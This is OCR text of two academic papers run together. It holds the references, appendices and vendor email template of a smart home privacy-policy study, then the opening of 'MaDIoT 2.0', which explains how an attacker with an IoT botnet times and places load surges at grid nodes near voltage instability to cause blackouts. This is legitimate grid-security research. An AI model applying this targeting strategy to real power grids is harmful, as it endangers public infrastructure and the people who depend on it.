[43] Hamza Harkous, Kassem Fawaz, Rémi Lebret, Florian Schaub, Kang G. Shin, and Karl Aberer. Polisis: Automated Analysis and Presentation of Privacy Policies Using Deep Learning. In *Proceedings of the USENIX Security Symposium*, 2018.

[44] Stacey Higginbotham. The smart home will change insurance, but it will take time. https://staceyoniot.com/the-smart-home-will-change-insurance-but-it-will-take-time/, 2020.

[45] Home Assistant. Home Assistant Website. https://www.home-assistant.io/, Accessed June 2020.

[46] HomeKit. HomeKit Website. https://www.apple.com/shop/accessories/all-accessories/homekit?page=1, Accessed June 2020.

[47] Honeywell. HoneyWell Home Privacy Policy . https://www.honeywellhome.com/eula, Accessed December 2020.

[48] Honeywell. HoneyWell Total Connect Privacy Policy. https://www.honeywellhome.com/terms-and-conditions, Accessed December 2020.

[49] Danny Yuxing Huang, Noah Apthorpe, Frank Li, Gunes Acar, and Nick Feamster. IoT Inspector: Crowdsourcing Labeled Network Traffic from Smart Home Devices at Scale. In *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies (IMWUT)/Ubicomp*, 2020.

[50] IFTTT. IFTTT helps your apps and devices work together. https://ifttt.com/, Accessed June 2018.

[51] IoTivity. IoTivity Wiki: IoTivity Initialization and Setting. https://wiki.iotivity.org/initialize_setting, Accessed June 2019.

[52] Carlos Jensen and Colin Potts. Privacy Policies as Decision-Making Tools: An Evaluation of Online Privacy Notices. In *Proceedings of the ACM CHI Conference on Human Factors in Computing Systems (CHI)*, 2004.

[53] Patrick Gage Kelley, Joanna Bresee, Lorrie Faith Cranor, and Robert W Reeder. A "nutrition label" for privacy. In *Proceedings of the 5th Symposium on Usable Privacy and Security*, pages 1–12, 2009.

[54] Patrick Gage Kelley, Lucian Cesca, Joanna Bresee, and Lorrie Faith Cranor. Standardizing privacy notices: an online study of the nutrition label approach. In *Proceedings of the SIGCHI Conference on Human factors in Computing Systems*, pages 1573–1582, 2010.

[55] Deepak Kumar, Kelly Shen, Benton Case, Deepali Garg, Galina Alperovich, Dmitry Kuznetsov, Rajarshi Gupta, and Zakir Durumeric. All things considered: An analysis of IoT devices on home networks. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1169–1185, Santa Clara, CA, August 2019. USENIX Association.

[56] California State Legislature. California Consumer Privacy Act of 2018 ("CCPA"), 2018.

[57] Nicole Lindsey. Consumers Still Concerned About IoT Security and Privacy Issues. https://www.cpomagazine.com/data-privacy/consumers-still-concerned-about-iot-security-and-privacy-issues/, Accessed June 2019.

[58] Sunil Manandhar, Kevin Moran, Kaushal Kafle, Ruhao Tang, Denys Poshyvanyk, and Adwait Nadkarni. Towards a Natural Perspective of Smart Homes for Practical Security and Safety Analyses. In *Proceedings of the 41st IEEE Symposium on Security and Privacy (Oakland)*, San Fransisco, CA, USA, May 2020.

[59] Mattel Website. Mattel Website. https://www.mattel.com/, 2021. Accessed: Jan 25, 2021.

[60] Aleecia M. McDonald and Lorrie Faith Cranor. The Cost of Reading Privacy Policies. *I/S Journal of Law and Policy for the Information Society (ISJLP)*, 4, 2008.

[61] Milight. Milight Lights. https://www.milight.com/, Accessed June 2020.

[62] Hooman Mohajeri Moghaddam, Gunes Acar, Ben Burgess, Arunesh Mathur, Danny Yuxing Huang, Nick Feamster, Edward W Felten, Prateek Mittal, and Arvind Narayanan. Watching You Watch: The Tracking Ecosystem of Over-the-Top TV Streaming Devices. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 131–147, 2019.

[63] Netatmo. Netatmo Privacy Policy. https://view.netatmo.com/us/legals/app?gsc=true&goto=privacy, 2021. Accessed: Jan 25, 2021.

[64] Nuheat. Nuheat Website. https://www.nuheat.com/, Accessed June 2020.

[65] Ehimare Okoyomon, Nikita Samarin, Primal Wijesekera, Amit Elazari Bar On, Narseo Vallina-Rodriguez, Irwin Reyes, Álvaro Feal, and Serge Egelman. On the Ridiculousness of Notice and Consent: Contradictions in App Privacy Policies. In *Workshop on Technology and Consumer Protection (ConPro)*, 2019.

[66] Open Connectivity Foundation. OFC Solving the IoT Standards Gap. https://openconnectivity.org/, Accessed June 2020.

[67] OpenHab. OpenHab Website. https://www.openhab.org/, Accessed June 2020.

[68] Owlet. Owlet Baby Monitor. https://owletcare.com/, Accessed June 2020.

[69] Panasonic. Panasonic Smart Air Conditioner. https://www.panasonic.com/my/consumer/home-appliances/air-conditioner-learn/features-explanation/control-your-ac-with-your-smartphone-smart-wifi-network-adapter.html, Accessed June 2020.

[70] European Parliament and Council of the European Union. General Data Protection Regulation (EU) 2016/679 ("GDPR"), 2016.

[71] Jingjing Ren, Daniel J Dubois, David Choffnes, Anna Maria Mandalari, Roman Kolcun, and Hamed Haddadi. Information exposure from consumer iot devices: A multidimensional, network-informed measurement approach. In *Proceedings of the Internet Measurement Conference*, pages 267–279, 2019.

[72] Resideo. PRIVACY STATEMENT AND COOKIES. https://www.resideo.com/us/en/corporate/legal/privacy/english/?_ga=2.123804809.22730246.1592422631-1649725473.1592422631, Accessed June 2020.

[73] Ring. Ring CCPA Notice. https://shop.ring.com/pages/ccpa-disclosures, Accessed June 2020.

[74] Ring. Ring Law Enforcement Guidelines. https://support.ring.com/hc/en-us/articles/360001318523-Law-Enforcement-Legal-Process-Guidelines, Accessed June 2020.

[75] Ring. Ring Privacy FAQ. https://shop.ring.com/pages/privacy, Accessed June 2020.

[76] Ring. Ring Video Camera Website. https://shop.ring.com, Accessed June 2020.

[77] Norman Sadeh, Alessandro Acquisti, Lorrie Faith Cranor Travis D. Breaux, Aleecia M. McDonald, Joel Reidenberg, N. Cameron Russell Noah A. Smith, Fei Liu, Shomir Wilson Florian Schaub, James T. Graves, Pedro Giovanni Leon, Rohan Ramanath, and Ashwini Rao. Towards Usable Privacy Policies: Semi-automatically Extracting Data Practices From Websites Privacy Policies. In *Symposium On Usable Privacy and Security*, 2014.

[78] Kanthashree Mysore Sathyendra, Shomir Wilson, Florian Schaub, Sebastian Zimmeck, and Norman Sadeh. Identifying the Provision of Choices in Privacy Policy Text. In *Proceedings of the Annual Meeting of the Association for Computational Linguistics (ACL)*, 2017.

[79] Jason Sattler. Privacy Concerns Cooling IoT Adoption in the US and Europe. https://blog.f-secure.com/privacy-concerns-cooling-iot-adoption-us-europe/, Accessed June 2019.

[80] Scout Alarm. Scout Alarm Privacy Policy. https://www.scoutalarm.com/pages/legal/privacy-policy, 2021. Accessed: Jan 25, 2021.

[81] Rocky Slavin, Xiaoyin Wang, Mitra Bokaei Hosseini, James Hester, Ram Krishnan, Jaspreet Bhatia, Travis D. Breaux, and Jianwei Niu. Toward a Framework for Detecting Privacy Policy Violations in Android Application Code. In *Proceedings of the International Conference on Software Engineering (ICSE)*, 2016.

[82] Smart Home Vendor EufyLife. Eufylife Website. https://us.eufylife.com/, 2021. Accessed: Dec 31, 2021.

[83] Smart Home Vendor StarlingHome. Starling Home Website. https://www.starlinghome.io/, 2021. Accessed: Dec 31, 2021.

[84] Smart Home Vendor Zooz. Zooz Website. https://www.support.getzooz.com/new/, 2021. Accessed: Dec 31, 2021.

[85] Smartthings Developers. Documentation. http://developer.smartthings.com/, Accessed June 2018.

[86] Spacy Model. Spacy en_core_web_lg model. https://spacy.io/models/en#en_core_web_lg, Accessed June 2021.

[87] Study of Smart Home Privacy Policies - Dataset. Dataset. https://github.com/Secure-Platforms-Lab-W-M/smart-home-privacy-policies.

[88] H. Tankovska. Smart home adoption: impact of privacy implications in North America 2018. https://www.statista.com/statistics/1076973/north-america-smart-home-adoption-privacy-implications/, 2020.

[89] Xiaoyin Wang, Xue Qin, Mitra Bokaei Hosseini, Rocky Slavin, Travis D. Breaux, and Jianwei Niu. GUILeak: Tracing Privacy Policy Claims on User Input Data for Android Applications. In *Proceedings of the International Conference of Software Engineering (ICSE)*, 2018.

[90] Shomir Wilson, Florian Schaub, Aswarth Abhilash Dara, Frederick Liu, Sushain Cherivirala, Pedro Giovanni Leon, Mads Schaarup Andersen, Sebastian Zimmeck, Kanthashree Mysore Sathyendra, N. Cameron Russell, Thomas B. Norton, Eduard Hovy, Joel Reidenberg, and Norman Sadeh. The creation and analysis of a website privacy policy corpus. In *Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*, pages 1330–1340, Berlin, Germany, August 2016. Association for Computational Linguistics.

[91] Wyze. Wyze Privacy Policy. https://wyze.com/privacy-statement, Accessed June 2020.

[92] Wyze. Wyze Website. https://wyze.com/, Accessed June 2020.

[93] Lu Yang, Xingshu Chen, Yonggang Luo, Xiao Lan, and Li Chen. Purext: Automated extraction of the purpose-aware rule from the natural language privacy policy in iot. *Security and Communication Networks*, 2021.

[94] Le Yu, Xiapu Luo, Xule Liu, and Tao Zhang. Can We Trust the Privacy Policies of Android Apps? In *Proceedings of the IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, 2016.

[95] Razieh Nokhbeh Zaeem, Rachel L. German, and K. Suzanne Barber. PrivacyCheck: Automatic Summarization of Privacy Policies Using Data Mining. *ACM Transactions on Internet Technology (TOIT)*, 2013.

[96] Sebastian Zimmeck and Steven M. Bellovin. Privee: An Architecture for Automatically Analyzing Web Privacy Policies. In *Proceedings of the USENIX Security Symposium*, 2014.

[97] Sebastian Zimmeck, Jie S. Li, Hyungtae Kim, Steven M. Bellovin, and Tony Jebara. A Privacy Analysis of Cross-device Tracking. In *Proceedings of the USENIX Security Symposium*, 2017.

[98] Sebastian Zimmeck, Peter Story, Daniel Smullen, Abhilasha Ravichander, Ziqi Wang, Joel R Reidenberg, N Cameron Russell, and Norman Sadeh. Maps: Scaling privacy compliance analysis to a million apps. *Proc. Priv. Enhancing Tech.*, 2019:66, 2019.

[99] Sebastian Zimmeck, Ziqi Wang, Lieyong Zou, Roger Iyengar, Bin Liu, Florian Schaub, Shomir Wilson, Norman Sadeh, Steven M. Bellovin, and Joel Reidenberg. Automated Analysis of Privacy Requirements for Mobile Apps. In *Proceedings of the ISOC Network and Distributed System Security Symposium (NDSS)*, 2017.

A Privacy Policy Screenshots

Figure 10 shows the snippet Wyze's privacy policy that precisely discusses device data. Figure 11 is the snapshot of the response obtained from Polisis tool.

- **Device Log and Sensor Information:** When your Device is connected to our Services, our Services will collect various Device event data, such as when the Device is used, whether it is turned on or off, and when it is capturing video, motion or other sensor data. We provide additional details below regarding information collected only by some of our Devices:
  - Cameras: our Services will collect video and images from your cameras in accordance with your camera storage settings, which may include images or videos of individuals.
  - Band and Scale: the Wyze Band has sensors that collect heart rate, speed and other distance and movement data, and the Wyze Scale sensors collect heart rate and weight measurements.

Figure 10: Snippet from Wyze's privacy policy that describes how it collects data for its camera and weight scale devices

B Policy Labeling Appendix

Table 3 lists the labels defined and used for our content analysis. We note that unlike prior studies that study website or mobile app privacy policies, our study is aimed at holistic understanding of different aspects of smart home privacy policies. Thus, while our "Content Labels" are similar to the labels used by prior work [7, 8] (e.g., collection, sharing, purpose),




Figure 11: Result from Polisis tool for SmartThings privacy policy

the document labels (e.g., regulation_specific content, collection granularity) are unique to this work. For each label, the 'Label Origin' column describes how the labels were created, as described in Section 5 ("reg" refers to labels based on CCPA/GDPR requirements, "pol" refers to labels identified from our initial exploratory pass over a subset of policies, and "reg+pol" describes labels inspired from both).

C Methodology for Preparing NER Dataset

We created a smart home-specific NER dataset by annotating 600 policy statements from our dataset of 284 smart home privacy policies. To maintain fidelity to the original evaluation of PolicyLint, we used the same annotation methodology as laid out by PolicyLint for creating training and testing sets. That is, we extracted 400 statements using the 9 lexico-syntactic patterns indicated in the PolicyLint paper, and 200 random statements that discuss collection and sharing (using the labeled dataset resulting from Section 5). We annotated each statement with granular named-entity information, using the standard annotation methodology described in the PolicyLint paper. We shuffled this annotated dataset and used 500 statements for training (the *SmartHomeTrain* training dataset) and 100 for testing (the *SmartHomeTest* dataset).

D Sharing Statements in FAQs

Ring's [76] policy discusses sharing for "personal data" but is unclear about the sharing practices for some of the most privacy-sensitive device data collected (e.g., audio/video recordings). Ring's CCPA supplement [73] discusses audio/video data, but not in the context of the smart home. We found a FAQ [75] that discusses sharing device data (e.g., with law enforcement), which is further elaborated in a separate 'Ring Law Enforcement Guidelines" document [74].

E Email Template

We crafted our email based on the findings for each vendor. Listing 1 presents the generic outline of how we informed vendors about different findings reported in this paper.

Table 3: List of Content and Document labels and their corresponding Kappa scores calculated after labeling process

No.	Content Label	Paragraph Frequency	Kappa Score	Label Origin
1	collection	4323	0.82	reg+pol
2	sharing	1937	0.71	reg+pol
3	not_collection	133	0.74	reg+pol
4	not_sharing	118	0.66	reg
5	both (i.e., collection and sharing)	96	0.90	pol
6	not_both (i.e., does not collect or share)	9	0.94	pol
7	collect_purpose	2856	0.84	reg+pol
8	share_purpose	383	0.86	reg+pol
9	both_purpose	26	0.93	pol
No.	**Document Label**	**Document Frequency**	**Kappa Score**	**Label Origin**
10	(i) product policy_type	5	1	pol
	(i) mixed policy_type (site and product)	279	1	pol
11	effective_date	214	0.94	pol
12	(i) generic (not regulation specific)	223	0.99	pol
	(ii) CCPA regulation specific	46	0.97	pol
13	(iii) GDPR regulation specific	58	1	pol
14	contains_summary	14	1	pol
15	contains_sections	276	1	pol
16	contains_table	20	1	pol
17	contains_preamble	275	1	pol
18	contains_children_privacy	167	1	reg+pol
19	contains_data_retention	209	1	reg+pol
20	contains_storage/transfer	200	0.98	reg+pol
21	contains_contact	268	0.97	pol
22	(i) broad collection_granularity	91	0.97	reg+pol
	(ii) attribute collection_granularity	153	0.97	reg+pol
	(iii) not_collect collection_granularity	8	1	reg+pol
	(iv) undefined collection_granularity	2	1	reg+pol
23	(i) attribute share_source_granularity	35	1	reg+pol
	(ii) usage share_source_granularity	36	0.97	reg+pol
	(iii) not_share share_source_granularity	11	1	reg+pol
	(iv) undefined share_source_granularity	6	1	reg+pol
24	(i) specific share_destination_granularity	50	1	reg+pol
	(ii) only_purpose share_destination_granularity	191	1	reg+pol
	(iii) undefined share_destination_granularity	16	1	reg+pol

```
Subject: Issues Related to Smart Home Product Privacy Policy

To Whom It May Concern:

We are a team of security researchers from the <XYZ> in the Department of Computer Science at <XYZ>. We performed a systematic study to analyze privacy policies for different smart home vendors.

We found the following issues in the privacy policy <Privacy_Policy_Link>:
        1. <Finding Description>
        2. <Finding Description>

Any additional information that you may have that clarifies collection, purpose, and sharing practices of data originating from the device usage would be extremely helpful.

If you have recently updated your product privacy policy, kindly direct us towards the updated policy.

Thank you!
<EMAIL_SIGNATURE>
```

Listing 1: Email Template used to inform the vendors

MaDIoT 2.0: Modern High-Wattage IoT Botnet Attacks and Defenses

Tohid Shekari
School of Electrical and Computer Engineering
Georgia Institute of Technology
t.shekari@gatech.edu

Alvaro A. Cardenas
Computer Science and Engineering
University of California, Santa Cruz
alacarde@ucsc.edu

Raheem Beyah
School of Electrical and Computer Engineering
Georgia Institute of Technology
rbeyah@coe.gatech.edu

Abstract

The widespread availability of vulnerable IoT devices has resulted in IoT botnets. A particularly concerning IoT botnet can be built around high-wattage IoT devices such as EV chargers because, in large numbers, they can abruptly change the electricity consumption in the power grid. These attacks are called Manipulation of Demand via IoT (MaDIoT) attacks. Previous research has shown that the existing power grid protection mechanisms prevent any large-scale negative consequences to the grid from MaDIoT attacks. In this paper, we analyze this assumption and show that an intelligent attacker with extra knowledge about the power grid and its state, can launch more sophisticated attacks. Rather than attacking all locations at random times, our adversary uses an instability metric that lets the attacker know the specific time and geographical location to activate the high-wattage bots. We call these new attacks MaDIoT 2.0.

1 Introduction

Most attacks on power systems (e.g., Ukrainian power grid blackout, Dragonfly 2.0, and Aurora) target the central control systems of the electrical grid [1–4]. While targeting control systems is a direct attack, adversaries can also attack power systems indirectly through the consumer side. Given the proliferation of IoT vulnerabilities and the growing availability of high-wattage devices with Internet connectivity, security researchers are starting to analyze Manipulation of Demand via IoT (MaDIoT) attacks [5–7].

In a MaDIoT attack, the adversary uses a botnet consisting of high-wattage IoT devices to change the power system's load abruptly; these attacks might cause frequency instabilities, line failures, and increased operating costs [5]. A followup-work by Huang et al. [6] argued that a missing piece in Soltan's analysis [5] was a model of the protection mechanisms already in place in the power grid to prevent problems caused by natural events (e.g., sudden changes in the generation/load imbalance). They then showed how these protections (e.g., under-frequency load shedding or the time delay before disconnecting an overloaded transmission line) would significantly reduce the impact of MaDIoT attacks. In particular, Huang et al. argue that the embedded protection systems in the power grid will prevent widespread blackouts from adversaries launching MaDIoT attacks. While the negative impact of MaDIoT attacks on operations might not be as severe as previously thought, a recent work by Shekari et al. showed that MaDIoT attacks can be used to affect the electricity market (fraudsters can predict the market and future changes in the load because of the botnet they control) [7].

In this paper, we revisit the problem of the impact of MaDIoT attacks on the security of the power grid. So far, the original argument is that these attacks are dangerous [5], and follow-up work showed that they were not as severe as initially thought [6]. A missing analysis in these previous works is that they considered MaDIoT attacks as an all-or-nothing effort (e.g., turning on all bots simultaneously or turning them all off) [5, 6]. This spreads the attack throughout the power system equally and randomly. In this paper, we show that sometimes "less" is better. In particular, we show that by carefully turning on devices in specific geographical locations, we can target the system more methodically. In particular, we propose MaDIoT 2.0; our new attack looks at voltage stability indices and then targets the geographical areas where the system is more vulnerable from the stability perspective. Our contributions include the following:

- We propose and analyze a new MaDIoT 2.0 attack.
- We show that MaDIoT 2.0 has a significantly better success rate compared to the previous attacks (i.e., [5, 6]) while requiring a fewer number of compromised IoT devices, which makes it more feasible in practical situations.
- We conduct numerical studies to investigate the effectiveness of MaDIoT 2.0 with real-world data obtained by crawling the websites of independent system operators (ISOs) and the Bloomberg Terminal.




Figure 1: A typical power grid and its different sectors.

- All our models and simulations are released as open-source software so that other researchers can reproduce our results [8]. We are also sharing high-order models for standalone devices (e.g., generators, transmission lines, and loads), protective relays, and the controllers of standalone devices.

- We discuss short-term and long-term countermeasures to minimize the damaging consequences and severity of MaDIoT 2.0.

The rest of this paper is organized as follows. Section 2 explains the basic structure of the bulk power system and its primary control and protection schemes. The intuition behind MaDIoT 2.0 attacks and the threat model is discussed in Section 3. The detailed formulation and mechanism of the attack model are in Section 4. Section 5 evaluates the performance of the proposed approach with real-world case studies and shows its better performance over the previous works. Countermeasures are presented in Section 6. Related work is summarized in Section 7. We conclude the paper and discuss possible future work in Section 8. The feasibility of the attack and the data of the benchmark systems are in the appendix.

2 Background

A typical power grid is divided into different sectors illustrated in Figure 1 [9]. Generation, transmission, and distribution sectors are connected through substations [10]. Each substation includes high voltage equipment such as power transformers (to change the voltage level of the circuits) and circuit breakers (switches for connecting/disconnecting lines), and also control and protection devices such as protective relays (to detect faults), voltage and current measurement sensors, and remote terminal units (RTU) to communicate with the control center via the SCADA system [11].

Most of the energy is produced by power plants in the generation sector. The voltage at generators is originally medium voltage (e.g., 13.8 kV). This generated power is then stepped up to a higher voltage level (e.g., 500 kV) to be transmitted over long distances. This voltage level change is performed to reduce energy losses in transmission lines (higher voltage levels imply smaller currents, which lead to lower transmission losses). Eventually, the electricity is stepped back down to a medium voltage level by distribution substations near end users. The distribution sector generally feeds the consumers within a limited geographical area with medium voltage [9].

2.1 Control of Power Systems

The total demand for the power grid is continuously changing. To preserve system stability and avoid any large-scale blackouts, the output power of generators must match the demand in real-time [12]. These variations change the load of the transmission lines; some of them might even work while being overloaded, depending on the grid operating point [6]. Therefore, to relieve overloaded transmission lines, the configuration of the system is modified (by switching the transmission lines) so that the energy will be transmitted to the end-users via different routes. These strategies are a part of the power system control mechanism. Power system control is defined as the set of local and wide-area algorithms which help the system operator maintain grid stability. The main goal of operators is to ensure that the grid is continuously delivering electric energy to consumers at the nominal voltage and frequency with an acceptable error (i.e., 120 ± 20 V and 60 ± 0.5 Hz in the US) while keeping the generation-demand balance. The most important power system control schemes are: i) primary frequency control (governor), ii) automatic voltage control (AVR), and iii) automatic generation control (AGC). These controllers have either local or wide-area mechanisms.

Electric power has two main elements: i) active and ii) reactive power. Active power is the part that flows from the generator to the load, and reactive power is the part that is continuously flowing from source to load and is returning back to the source. The existence of reactive power makes the transfer of active power possible in electrical circuits [12].

The primary frequency controller is locally installed in each generator. It changes (increases/decreases) the active output power of the generator in response to any frequency change in the system, which is a sign of load-generation imbalance in the grid. As a rule of thumb, whenever the generation exceeds the demand in the grid, the system frequency becomes greater than the nominal value, and whenever the demand exceeds the generation, it drops below the nominal frequency [11].

The AVR is similarly installed in each generator with the goal of maintaining the voltage level of the generator within allowable ranges; it achieves this by changing the reactive power output of the generator [12].

Finally, AGC is a wide-area controller that changes the output power of the system generators to recover the frequency to its nominal value if the primary frequency controllers are not able to fully recover the system frequency change to the allowable range [12]. Wide-area controllers gather and analyze the data from the entire grid and make decisions and issue commands to multiple components throughout the system. These controllers use a private network for receiving data and sending commands; this network is called the SCADA system.

2.2 Protection of Power Systems

When a severe fault or incident occurs in the system (e.g., short circuit fault in a transmission line, sudden outage of a big power plant, etc.) and the physical damage to the grid components or a widespread blackout is inevitable, power system protection schemes will intervene to isolate the faulty area while keeping as much of the transmission network still in operation [11]. This means that there may be localized outages that can be easily repaired, and these are caused to prevent the interconnected bulk system from going down.

These protection schemes can be categorized into local and wide-area methods. The local protection schemes usually detect and isolate the faulty component in the system to prevent damage to the equipment and prevent the fault from spreading to the entire grid. On the other hand, wide-area protection schemes gather and process data from different parts of the grid through the SCADA system to detect any faults and react to them accordingly. From the technical perspective, wide-area protection schemes employ more sophisticated data analysis methods and are able to detect and resolve more complex faults in the system [11]. Table 1 lists the most common protection schemes used in the bulk power system.

These protection schemes play an important role in keeping the grid stable following severe natural events or accidents, and as shown by Huang et al. [6], they can even protect the grid from basic MaDIoT attacks. However, basic MaDIoT attacks and natural events have not taken an adversarial look at protection mechanisms. In the next Section, we discuss what types of attacks can bypass and even use the existing protection mechanisms against the grid.

3 Threat Model

3.1 Intuition Behind MaDIoT 2.0

The main objective of the MaDIoT attack is to manipulate the consuming power of compromised high-wattage IoT devices (turning them on/off at the same time) to cause a blackout in the target power grid. To understand the limitations of a MaDIoT attack, we first need to understand the intuition behind it. We simulate the classical benchmark IEEE 39-node (also known as the model of the New England power grid) test system to test different attack scenarios and determine which attack scenarios are more practical to implement to cause a blackout in the grid. We considered the load profile of one week per season (the modeling details are in Section 5 the appendix and in our public repository [8]. The central assumption of a MaDIoT attack is that the attacker has access to a high-wattage IoT botnet whose bots are evenly distributed in all of the system nodes. This means that adversaries can alter the system demand at different nodes at their will by turning on the bots simultaneously to take down the entire power grid.




Figure 2: Success rates of MaDIoT 1.0 attacks vs. size of the high-wattage IoT botnet.




Figure 3: Success rates when attacking a single node (IEEE 39 node benchmark). Only the nodes with the highest success rates are in the figure.

In MaDIoT, the adversary turns on all of the compromised devices evenly distributed in the system nodes to give a shock to the power grid and cause a widespread blackout [5, 6]. Figure 2 shows the success rate of MaDIoT 1.0 for different botnet sizes. As we can see, the results are consistent with [6], and the system control and protection schemes are able to recover the stability of the power grid following the attacks in most of the simulated cases, and hence, the attack's success rate is very low. The low success rate can even lead to the early detection of the attack due to so many unsuccessful tries (consumers might report malfunctioning devices, or the electric utility can spot these anomalies).

Given that in historical power grid blackouts, the system collapse occurs due to a severe supply-demand imbalance in limited geographical areas of the grid, implementing the MaDIoT attack from a single node seems more reasonable than the previous attack scenario. Based on this, we simulated MaDIoT attacks by turning on the compromised IoT devices located in a single node of the power grid. Figure 3 illustrates the results of the new attack scenario. Note that only the nodes with the highest success rates are shown in the figure. We can see in Figure 2 that the success rate of the attacks in some nodes is larger than that of the previous scenario (although most nodes have a lower success rate). Our main question is whether we can further increase the attack's success rate or not.

The MaDIoT attack seems to have a significantly higher success rate if we launch it from several nodes that are close together (neighboring nodes). By performing the brute force simulations (simulating all the possible attacks from three nodes, n(3, 39) = 9,139), we noticed that attacking the grid

Table 1: The Most Common Protection Schemes Used in Power Grids

Name of the Protection Scheme	Local or Wide-Area	Aim
Distance [13]	Local	Short circuit detection in transmission lines
Overcurrent [14]	Local	Overload detection in transmission lines
Overvoltage Load Shedding (OVLS) [11]	Local/Wide-Area	Overvoltage detection in grid nodes
Undervoltage Load Shedding (UVLS) [15]	Local/Wide-Area	Undervoltage detection in grid node
Under-Frequency Load Shedding (UFLS) [16, 17]	Local/Wide-Area	Underfrequency detection in grid nodes
Over-Frequency Generation Rejection (OFGR) [18]	Local/Wide-Area	Overfrequency detection in generation nodes
Differential [19, 20]	Local	Fault detection in power transformers and transmission lines
Out-of-Step [21]	Local	Out of synchronous detection in power generators
Loss-of-Excitation [22]	Local	Excitation system fault detection in power generators




Figure 4: Success rate of an IoT botnet attack (IEEE 39 node benchmark) when launched from three nodes. Only the 3-nodes with the highest success rates are in the figure.

from three nodes reveals the best results. Figure 4 illustrates the performance of the attack when launched from three different locations in the power grid. The figure lists the highest success rates from all the possible simulated cases. We can see that the success rate of the new attack scenario is considerably higher than that of the previous ones. There are several technical reasons why the last strategy causes the most effective attacks. As the first reason, when a severe supply-demand imbalance occurs in a limited geographical area of the grid, the generators detect this energy shortage and try to increase their generated power to compensate for the deficit. However, the distant generators cannot deliver their share to the faulty area as long transmission lines have considerable power losses. Accordingly, this persistent power shortage remains in the faulty area and causes a cascading outage throughout the grid. In such situations, the central system protection scheme is under-frequency load shedding (UFLS). UFLS tends to evenly drop a portion of the grid's load to bring back the supply-demand balance. However, because it decreases the system loads evenly throughout the system, it cannot solve the problem, and a widespread blackout inevitably happens. We will show how a modification to the existing UFLS scheme can reduce the attack's success rate in Section 6.

Since the power grid demand and its operating status change over time, the best nodes to launch the MaDIoT attack change accordingly. Therefore, it is important to periodically (e.g., every 15 minutes) find the best nodes for the MaDIoT attack to increase the attack's success rate. In addition, given a power grid structure and its operating condition, there is a question on how an adversary calculates the best nodes of the system to attack in its current state. Our detailed analysis shows a strong correlation between the best nodes to attack and their voltage stability margins. The adversary can compute the voltage stability margins of different nodes in the system and choose the ones close to instability to launch the attack from those nodes. We explain the detailed hierarchical approach of our attack in the following Section.

One might ask here if we can choose these three nodes randomly to cause a blackout in the targeted grid. Technically speaking, the attack works well if we choose the top nodes (from the voltage stability perspective) that are close to the instability. For example, in the New England test system, there are n(3, 39) = 9,139 possible attack combinations, and only the top 5-6 choices return reasonable success rates after the implementation of the attack. The probability of choosing these nodes randomly is only 0.055%, which is very unlikely. In addition, due to a large number of unsuccessful attacks, the chance of consumers or operators detecting the high-wattage IoT botnet attack becomes high. The probability of choosing three good noes to attack gets smaller with larger power grids. For example, in a system with 118 nodes, this probability is 0.0019%.

3.2 Overview of MaDIoT 2.0

As in [5–7], we assume that vulnerable high-wattage IoT devices have been already compromised and are part of a botnet that can be directly controlled by the attacker–we discuss this assumption in Section 9. To launch more sophisticated attacks, the adversary needs to obtain the graph of the targeted grid through reconnaissance, phishing, or available automatic tools. This is a one-time analysis for each power grid and can be done offline. A detailed explanation of how an attacker can obtain the grid graph is in Section 4.1.

With this information, a MaDIoT 2.0 attack has two main online stages: in the first stage, the attacker obtains basic information about the targeted power grid, and in the second phase, the attacker analyzes the data to find the right time and

